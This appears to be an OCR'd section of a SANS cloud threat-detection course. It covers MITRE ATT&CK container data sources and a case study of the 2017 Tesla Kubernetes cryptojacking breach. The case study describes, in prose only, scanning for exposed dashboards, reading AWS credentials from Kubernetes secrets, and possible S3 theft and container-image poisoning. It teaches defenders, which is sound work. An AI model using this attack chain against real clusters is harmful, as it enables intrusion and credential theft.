541.2
Compute and Cloud Services Logging

SEC541.2 | Cloud Security Attacker Techniques, Monitoring, and Threat Detection

SANS

Compute and Cloud Services Logging

Welcome to SEC541.2: Compute and Cloud Services Logging.

TABLE OF CONTENTS

This page intentionally left blank.

Course Roadmap


- Section 1: Management Plane and Network Logging
- **Section 2: Compute and Cloud Services Logging**
- Section 3: Cloud Service and Data Discovery
- Section 4: Microsoft Ecosystem
- Section 5: Automated Response Actions and CloudWars

Compute and Cloud Services Logging

1. **Tesla Attack**
2. EXERCISE: Deploy Section 2 Environment
3. Host Logs
4. EXERCISE: Host Log Discovery
5. Log Agents
6. EXERCISE: CloudWatch Customization
7. Containers
8. Managed Container Services
9. EXERCISE: Strange Container Activity
10. Cloud Service Logs
11. EXERCISE: Finding Data Exfiltration

This page intentionally left blank.

MITRE ATT&CK for Containers



In April of 2021, MITRE released version 9 of ATT&CK which had a number of major improvements and was the largest update to date.

Revamped data sources: Each technique page would describe the data source needed to detect that particular attack technique. With the revamped data sources, it is more specifically identifying the data source *and* the kind of data needed to perform the detection. This will go a long way for analytic developers who want to know if they can even see the latest techniques.

Refresh of macOS techniques: MITRE ATT&CK originally started as Windows focused, but it soon branched out into Linux, mobile, ICS, and macOS. This refresh improves the macOS techniques, driven largely by the ATT&CK community.

Consolidation of IaaS platforms: In this class we are spending our time in the IaaS section of MITRE ATT&CK. This consolidation of AWS, Azure, and GCP creates a single, more manageable matrix, and sets it apart from SaaS offerings like Office365.

ATT&CK for Containers: Creating a container focused layout lets us focus on the specific attacks that we need to watch out for in the container spaces. Many of these ATT&CKs may overlap with general enterprise attacks. The inclusion of the ATT&CK for Containers included new data sources and specific techniques for containers.

ATT&CK is building a set of "data sources" to describe how attacks are detected—perfect for this class.

- **Container Creation:** A new container has been created.
- **Container Metadata:** The data and information that describes a container and the activity around it.
- **Container Enumeration:** The container orchestration service makes it easy to list information about all containers, including the Container Metadata.
- **Container Start**: Creation and startup of a container from a non-sanctioned service is important to look out for. This is more difficult if your environment is manually managed, but automation, autoscaling, or infrastructure as code operation will look different than an admin account performing container startup.

Reference:
https://github.com/mitre-attack/attack-datasources/blob/main/contribution/container.yml

Tesla Kubernetes Attack

A case study of attacks against customer deployed Kubernetes management consoles.

For this section, we are leaving the Code Spaces case study behind and focusing our attention on a United States electric car manufacturer—Tesla, Inc.

Due to some security oversights on the part of the Tesla security team, an attacker was able to access and leverage a cloud-hosted Kubernetes environment to mine themselves some Bitcoin.

It could have been worse, though. Tesla was using this cloud environment (AWS in this case) for much more than the Kubernetes components. Some highly sensitive data also resided in this environment which, when reviewing the public disclosures, did not seem to be impacted—but could have easily if the attacker knew where to look.

Although Tesla was using AWS, this attack could have been accomplished in Azure. Organizations, especially those who are transitioning from on-prem environments, may not be leveraging the cloud specific services, such as serverless, or managed container services. The initial attack vector was a web application hosted on a virtual machine and exposed to the internet.

References:
https://www.wired.com/story/cryptojacking-tesla-amazon-cloud/
https://redlock.io/blog/cryptojacking-tesla

Tesla Kubernetes (K8S) Attack

Case Study

Winter 2017

Tesla is as much a technology company as a car company.

Initial Intrusion: Open Kubernetes management console

At Risk Infrastructure: Kubernetes pods managed by the open console

SEC541


According to the company's website, "Tesla is accelerating the world's transition to sustainable energy with electric cars, solar and integrated renewable energy solutions for homes and businesses."[1] As many of the world's leading companies have done, Tesla has moved their computing services to the cloud. In this case, AWS was their provider of choice.

The Palo Alto research group, RedLock[2], discovered hundreds of Kubernetes administration consoles accessible over the internet without any password protection. Companies such as Tesla, Aviva[3], and Gemalto (since bought by Thales[4]) were operating these Kubernetes consoles, in both AWS and Azure, that were improperly configured and missing basic security controls.

Kubernetes is a container orchestration platform that, among many other things, automates deployments, scales systems as demand rises and falls, and manages the complex container environment with only management actions and configuration required from the end user. In container first organizations, Kubernetes is a favorite; however, it can be quite complicated. Checkout the CIS's benchmarks for Kubernetes[5].

The breach was cleaned up the following day, but damage was already done. So, what exactly happened?

[1] https://www.tesla.com
[2] https://redlock.io/blog/cryptojacking-tesla
[3] https://www.aviva.com
[4] https://www.thalesgroup.com
[5] https://www.cisecurity.org/benchmark/kubernetes/




Here is the evidence board for the Tesla investigation. Just like we saw in the Code Spaces case study, we have diagramed the main resources in play and the steps the attacker took to circumvent Tesla's security and perform the attack campaign.

What is different this time is the cloud resources involved. We see icons for a Kubernetes deployment, including an administrative console and pods[1]. Pods are the smallest deployable unit of compute, made up of one or more containers[2]. The container lets an application developer create a separation of their code from the infrastructure that runs it. A web application running in a container likely has no idea that Kubernetes is involved. Those containers could be applications such as NGINX[3] web servers, custom production web applications, or workloads that only live for a short amount of time.

If you work in a larger organization, you may have an application security team that worries about the code written in those containers, or the version of application and libraries that are deployed. However, if an attacker gains access to the Kubernetes management console, they likely have full access to every pod deployed.

We do, however, see some similarities with the Code Spaces environment: an AWS S3 bucket and some IAM components. It is unclear if Tesla was using the cloud managed container repositories based upon the disclosures and reporting, but it will be discussed in this class.

[1] https://kubernetes.io/docs/concepts/workloads/pods
[2] https://kubernetes.io/docs/concepts/containers/
[3] https://www.nginx.com/




Just as in Code Spaces, we assume the attacker started with active scanning of the environment. RedLock was able to find this vulnerable Kubernetes cluster on the internet just by scanning, and we can assume the attackers did the same. RedLock noticed a number of companies with open Kubernetes clusters who were victims of cryptominers. Again, cryptomining on a Kubernetes cluster is not cost effective unless you are stealing the resources.

It is likely the attacker used MITRE ATT&CK technique T1595.001 Active Scanning: Scanning IP Blocks[1] to find the initial access vector. Maybe the attacker scans for the web version of the Kubernetes cluster, finding port 443 open and pulling back the webpage.

Another possibility is the API server. In modern enterprise applications, just as we see with cloud services, an API is really doing the brunt of the actual work. Scanning for a common API that may not be secured properly would be a simple way for cryptocoin miners to automate their attack vectors. The Cloud Security Alliance[2] (CSA) is an international organization that researches and publishes best practices for secure cloud environments. They release a top threats[3] report that goes into great detail about trends they see. One trend they identified is *Insecure Interfaces and API's.* Even if the main application has been properly detected, a deployed API may not be seen by humans, and may be less secure than the companion front end web application.

For threat analysis, we may not detect a successful scan to our Kubernetes cluster, but we certainly will want to ensure that the network traffic is available and searchable when performing analysis.

[1] https://attack.mitre.org/techniques/T1595/001
[2] https://cloudsecurityalliance.org/
[3] https://cloudsecurityalliance.org/research/working-groups/top-threats




Once the environment was successfully scanned, the attacker found the cloud-hosted Kubernetes web user interface (UI)—also known as a Kubernetes dashboard or Kubernetes administrative console.

Typically, and by default, these Kubernetes dashboards require credentials of some sort (e.g., username and password or token retrieved internally). In this case, however, Tesla's administrative team removed any required authentication and this dashboard, which allows full access to the entire Kubernetes deployment, was left wide open to attack.

It is important for a threat analyst to understand how infrastructure is deployed in their organization. Ask yourself, would your organization deploy a Kubernetes management server with the credentials removed? Maybe that is unlikely for you. What about a developer system that was put up temporarily then forgotten? Have you ever "discovered" a cloud account in use that was not through normal channels? With cloud services being broadly accessible, you may have phantom resources that are unmanaged. Threat hunters— it may be time to start asking the financial team for some credit card reimbursement information.

Once the attacker successfully accessed the dashboard using the MITRE ATT&CK technique of T1133 External Remote Services[1], things went very bad very quickly.


[1] https://attack.mitre.org/techniques/T1133/




Since the Kubernetes web UI allows for complete administration of the Kubernetes cluster, the attacker could then control deployments, pods, daemon sets, and even secrets! In fact, the secrets were what were of most interest to the attacker. Secrets, simply put, are bits of information you would not want to expose unwillingly. They could be things like passwords, encryption keys, and even, in the case here, AWS credentials!

There was very little effort involved in utilizing MITRE ATT&CK T1552.007 Unsecured Credentials: Container API[1]. They were literally sitting in the open!

Below is a screenshot[2] from the compromised Tesla Kubernetes dashboard showing how easy it is to view these secrets once you have access to the platform.



[1] https://attack.mitre.org/techniques/T1552/007
[2] https://cdn.arstechnica.net/wp-content/uploads/2018/02/tesla-credentials-1280x805.png




And here is the real mystery—did the attacker use these IAM credentials? We saw in the Code Spaces case study how the actor used initial access to spin up additional resources to create a backdoor to the environment, starting with first conducting a Cloud Service Discovery[1]. In Telsa, an S3 bucket with sensitive telemetry data from test cars was exposed to the attacker and may have been useful to the highest bidder (or a rival car company) if they were to steal this information. They could have stolen this information as the AWS IAM credentials that were compromised had access to this AWS S3 bucket!

We also mention here that if the AWS ECR service was reachable with these credentials (and Tesla was using said service), the container images used by the Kubernetes environment could have been poisoned. In other words, backdoors, malware, or other nefarious components could be added to the container images and Tesla (or anyone they share these AWS ECR-stored images with) would deploy malicious containers likely without their knowledge of this malice.

As the threat investigator, we have to assume that if the attacker has access to the management console, they are also able to perform any action that the management console's VM has been granted. Capable of managing the build, deployment, and deletion of containers, likely means that the attacker could have had significant access to those and related services. The individual containers or pods would likely have different sets of privileges, based on what job they needed to perform. With access of the management service, the attacker could also have leveraged all of those credentials as well. Does one of the containers create IAM polices? Well, now we have serious troubles. The attacker could have spent serious time trying to escalate[2] their access.

